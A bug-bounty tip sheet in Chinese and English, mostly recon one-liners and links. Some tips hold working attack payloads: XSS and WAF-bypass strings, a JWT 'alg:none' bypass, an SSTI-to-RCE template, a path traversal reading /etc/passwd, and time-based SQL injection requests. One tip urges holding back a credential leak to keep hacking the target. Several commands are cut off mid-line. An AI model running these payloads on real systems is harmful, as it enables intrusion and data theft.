



Bug Bounty Hunting Tips

Tip #1 【发现隐藏目录的技巧】

Link: <https://twitter.com/AgarwalJuli/status/1514879779165507584>

Steps:

- 1)Target tab --> right-click on the Target --> Scan --> open scan launcher --> Crawl --> OK
- 2)Target --> right click on the Target --> Engagements tools --> Discover content --> Click on 'Session is not running' to start crawling
- 3)Extender --> install BurpCSJ (crawljax) --> right click on the Target --> send to Crawljax
- 4)Use a dictionary attack via an intruder.

Tip #2 【通过搜索引擎快速发现开放端口】

Link: <https://twitter.com/tamimhasan404/status/1535122854643212288>

```
uncover -q "http://pathao.com" -e censys,fofa,shodan
```

Tip #3 【快速找寻sql注入漏洞】

Link: https://twitter.com/ReconOne_/status/1536263651669200897

```
subfinder -d domain.com -silent | waybackurls  
| sort -u | gf sqli > gf_sqli.txt; sqlmap -m  
gf_sqli.txt --batch --risk 3 --random-agent |  
tee -a sqli.txt
```


Tip #4 【快速找到mysql备份文件】

Link: https://twitter.com/ReconOne_/status/1535658312737378304


Tip #5 【Bypass JWT Control】

Link: <https://twitter.com/beginnbounty/status/1536325908214468608>

Ways to bypass JSON Web Token controls:  Tip1

 The header part:

```
{  
  "alg" : "HS256",  
  "typ" : "JWT"  
}
```

 Bypass::> Simple Temper the algorithm type:

```
{  
  "alg" : "none",  
  "typ" : "JWT"  
}  
{  
  "user" : "admin"  
}
```

Tip #6 【Burp插件（一）生成定制字典】

Scavenger - Burp extension to create target-specific and tailored wordlist from burp history

Link: <https://twitter.com/Pethuraj/status/1537642206139277313>

Step:

Burp——>Proxy——>Scavenger——>Launch Scavenger

Tip #7 【快速侦查XSS的工具（一）airixss】

Link: <https://github.com/ferreiraklet/airixss> 【已安装】

```
echo "http://testphp.vulnweb.com" | waybackurls | anew | gf xss | qsreplace '><svg onload=confirm(1)>' | airixss -p "confirm(1)" -H "Heade
echo "http://testphp.vulnweb.com" | waybackurls | nilo | anew | gf xss | urldedupe -qs | bhedak '><svg onload=confirm(1)>' | airixss -p "c
echo "http://testphp.vulnweb.com" | waybackurls | nilo | anew | gf xss | qsreplace -a | bhedak '><svg onload=confirm(1)>' | airixss -p "co
echo "http://testphp.vulnweb.com" | waybackurls | anew | gf xss | uro | nilo | qsreplace '><svg onload=confirm(1)>' | airixss -hm -s -c 5
```

Tip #8 【Burp爆破-->自动化xss找寻】

Link: <https://notifybugme.medium.com/automating-reflected-xss-with-burp-suite-intruder-a39b2f060db7>

Tool: <https://github.com/tomnomnom/unfurl> 【已安装】

Tip #9 【用waybackurls创建新的wordlist】

Link: <https://twitter.com/yeswehack/status/1585647174691405825>

```
cat urls.txt | sed 's/\(?\|&\|;\|\. *//;s/\//RMSED/3;s/. *RMSED//;s/\//\n/g' | anew wordlist.txt
```

Tip #10 【信息搜集】

Link: <https://twitter.com/GodfatherOrwa/status/1584923512774565888>

Tip #11 【KNOXSS的scan】

Link: https://twitter.com/Aacle_/status/1585898637908791296

```
echo "dominio" | subfinder -silent | gauplus | grep "=" | uro | gf xss | awk '{ print "curl https://knoxss.me/api/v3 -d \"target=\"$1 \"\" -H
```

Tip #12 【HTTPX工具的使用】

Link: https://twitter.com/_bughunter/status/1584927278081146880

```
cat domains | httpx -nc -silent -p 80,443,8080,8443,9000,9001,9002,9003 -path wordlist.txt -fc 400,404,403 -title -content-length -ip -stat
```

Tip #13 【检测各种漏洞的Linux命令】

Link: <https://github.com/dwisiswant0/awesome-oneliner-bugbounty>

Tip #14 【好用的xss payload】

Link:<https://twitter.com/0x0SojalSec/status/1583698946719109120>

```
<tag only=1 onEvent=alert(1)>
```

Tip #15 【SSTI to RCE payload】

Link:https://twitter.com/s3c_krd/status/1583567729260654592

```
{{_self.env.registerUndefinedFilterCallback("exec")}}  
{{_self.env.getFilter("cat /home/min/user.txt")}}
```

Tip #16 【用Gospider找子域】

Link:https://twitter.com/Aacle_/status/1585897356993519619

```
gospider -d 0 -s "https://site.com" -c 5 -t 100 -d 5 --blacklist jpg,jpeg,gif,css,tif,tiff,png,ttf,woff,woff2,ico,pdf,svg,txt | grep -Eo '(
```

Tip #17 【Bypass Akamai WAF】

Link:<https://twitter.com/0x0SojalSec/status/1583322855076696064>

```
x"><svg%250donload%3D"window%5B%27alert%27%5D(location[%27hostname%27])"
```

Tip #18 【当你访问url时浏览器在做什么】

Link:<https://twitter.com/ComendadorMBF/status/1585177119768064000>

Tip #19 【25个信息搜集工具】

Link:https://twitter.com/Aous_Ho/status/1584539395130281984

Tip #20 【反射xss挖掘】

Link:<https://twitter.com/krrohit210302/status/1582967966337241088>

Tip #21 【从Content-Security-Policy获取域名】

Link:<https://twitter.com/elh3x/status/1584928373394276353>

```
curl -vs URL --stderr - | awk '/^content-security-policy:/' | grep -Eo "[a-zA-Z0-9./?=_]*" | sed -e '/\./!d' -e '/[^A-Za-z0-9._-]/d' -e '
```

Tip #22 【测试sql注入不能忘记user-agent和referer】

Link:<https://twitter.com/disnhau/status/1584443919101616129>

Tip #23 【一行命令完成httpx信息搜集】

Link:<https://twitter.com/0x0SojalSec/status/1586060292580315136>

Tip #24 [<https://github.com/stark0de/nginxpwner> 工具]

Link:<https://twitter.com/bugbounty0/status/1586192691544543233>

<https://github.com/stark0de/nginxpwner>

Tip #25 [Bypass 304]

Link:https://twitter.com/Aacle_/status/1586537782461157376

Bypass 304 (Not Modified)

Request :

GET /admin HTTP/1.1

Host:

<http://target.com>

If-None-Match: W/"32-luK7rSIJ92ka0c92kld"

办法 :

->Delete "If-None-Match" header

->Adding random character in the end of "If-None-Match" header

Tip #26 [Password Reset Flaws]

Link:<https://twitter.com/Mujta3a/status/1586434500812472321>

Tip #27 [API Security Testing]

Link:<https://twitter.com/cyspad/status/1586393473602797568>

Part One:<https://medium.datadriveninvestor.com/api-security-testing-part-1-b0fc38228b93>

Part Two:<https://saumyaprakashrana-51250.medium.com/api-security-testing-part-2-67ae9fb9c12>

Tip #28 [Bypass 403]

Link:<https://twitter.com/ManieshNeupane/status/1587277962478383105>

Tip #29 [bypass 401]

Link:https://twitter.com/h4x0r_dz/status/1587919988907573249

Tip #30 [SQL注入绕过waf的payload]

Link:<https://twitter.com/yeswehack/status/1587474330614652928>

Tip #31 [XSS一行代码扫描]

Link: 暂无

gospider -s "https://google.com" -c 10 -d 5 --blacklist ".(jpg|jpeg|gif|css|tif|tiff|png|tff|woff|woff2|ico|pdf|svg|txt)" --other-source | grep -e "code-200" | awk '{print\$5}' | grep "=" | qsreplace -a | dalfox pipe | tee output.out

Tip #32 [信息搜集如何赚钱]

Link:<https://twitter.com/osiryszz/status/1378540350281687044>

- 1 - the sqlis were damn easy to identify - discovering the resources affected, not so much.
lots of recon (gau, google dorking, spidering, url guessing) on target. discovered a number of web services, however no vulns ->
- 2 - kept URL guessing and found a zip file containing web.config - several creds leaked - more interesting was the URLs disclosed in there as they point to asmx web services - turns out 90% of these are on sites out of scope ->
- 3 - the paths of these web services were somehow similar to other folders and couple web services that existed on the main target, so I created several dictionaries to be used in an attack with permutations to see if the site had these endpoints just in different folders ->
- 4 - dict1 known folders on target. dict2, dict3 both had paths extracted from the urls in web.config, with some permutations based on names similarities I inferred; dict4 endpoints from web.config. ran ffuf cluster-bomb style out of 35k possibilities, found 10+ ->
- 5 - 10+ web services that supposedly were on OOS sites, however available in different locations on target in scope.
each web service had many endpoints (some even 30-40). moral of the story, these had more holes than swiss cheese.
that's were all sqlis were ->
- 6 - TLDR; would i have reported the web.config finding immediately, other people would have seen the URLs and perhaps locate these web services on the target; i didn't report it and worked until i found their location and reported as many sqlis as i could. ->
- 7 - my take away and tip for the reader: don't report a bug as soon as you find it, especially if it shows that it can be used to further own a target. keep the intel for yourself and hack. if after a while it doesn't lead to anything, report the bug and move on.

Tip #33 【SQL注入文章】

Link:<https://medium.com/@calfcruiser/fuzzing-for-hidden-params-671724bf3fd7>

Tip #34 【垂直越权典例】

Link:<https://abdelhameedghazy.medium.com/broken-access-control-leads-to-full-team-takeover-and-privilege-escalation-6f50174f29ce>

Tip #35 【Some Tips】

Link:https://twitter.com/Aacle_/status/1588403201845657600

Tip #36 【Apache配置错误导致】

Link:https://twitter.com/_bughunter/status/1588166172310110211

```
cat rootDomains.txt | assetfinder -subs-only | httpx -nc -silent -p 80,443,8080,8443,9000,9001,9002,9003 -path  
"/static/js/../../../../etc/passwd" -mr "root:x"
```

because:

Any idea why this is happening? The number of slashes after the /js seems to be relative to the number of ../ needed/used.

This is a PHP app (Yii Framework I think)

I guess it's an Apache configuration issue but I don't see which directive can cause this

Tip #37 【SQL时间盲注的Linux命令】

Link:<https://hackerone.com/reports/435066>

```
$ time curl -X POST https://hackerone.com/graphql?embedded_submission_form_uuid=1%27%3BSELECT%201%3BSELECT%20pg_sleep\ (5\)%3B--%27  
{ } curl -X POST 0.03s user 0.01s system 0% cpu 5.726 total  
$ time curl -X POST https://hackerone.com/graphql?embedded_submission_form_uuid=1%27%3BSELECT%201%3BSELECT%20pg_sleep\ (1\)%3B--%27  
{ } curl -X POST 0.03s user 0.01s system 2% cpu 1.631 total  
$ time curl -X POST https://hackerone.com/graphql?embedded_submission_form_uuid=1%27%3BSELECT%201%3BSELECT%20pg_sleep\ (10\)%3B--%27  
{ } curl -X POST 0.02s user 0.01s system 0% cpu 10.557 total
```

Tip #38 【Tricky ASP blind SQL Injection】

Link:<https://twitter.com/nav1n0x/status/1588622242291892224>

Tricky ASP blind SQL Injection in a login page. Confirmed using Blind-boolean method, but it took me hours before I found the right payload - that need to be encoded. Sadly, not triaged yet

Payload: `';%20waitfor%20delay%20'0:0:6'%20--%20`

Tip #39 【JS侦查-GraphQL】

Link:<https://twitter.com/KoyalwarTarun/status/1588663734389846016>

Tip #40 【gau的多个LHF的一行命令扫描】

Link:<https://medium.com/@nynan/the-most-underrated-tool-in-bug-bounty-and-the-filthiest-one-liner-possible-cab14ef7faeb>

LHF 低挂水果



HHF 高挂水果

Tip #41 【多个漏洞导致的RCE】

Link:<https://rohit-soni.medium.com/chaining-multiple-vulnerabilities-leads-to-remote-code-execution-rce-on-paytm-e77f2fd2295e>

Tip #42 【XSS肌肉锻炼】

Link:<https://github.com/yujitounai/helloworld/wiki/クロスサイトスクリプティング-11>

 `img%20src=x%20onerror=alert(document.domain)//` 

“<>被编码，可尝试

Tip #43 【沃尔玛反射xss】

Link:[https://marketplace.apply.walmart.com/?id=Bugcrowd"><img_src=x onerror=alert\(97\);>](https://marketplace.apply.walmart.com/?id=Bugcrowd)

payload: `%27><img%20src=x%20onerror=alert()>`

Tip #44 【一部分tips】

Link:https://twitter.com/Aacle_/status/1591519322685456386

Tip #45 【扫描js泄露敏感信息的流程】


Link:<https://doepichack.com/token-leaks-at-js/>



sushant dhopat
@sushantdhopat



- 1) greped all urls from wayback urls/ gau
 - 2) collected all js file ".js"
 - 3) filter js file " httpx -content-type | grep 'application/javascript'"
 - 4) performed nuclei scan "nuclei -t /root/nuclei-templates/exposures/"
- [#bugbountytips](#) [#BugBounty](#)



30 Dec 2022 • 06:15

www.pikaso.me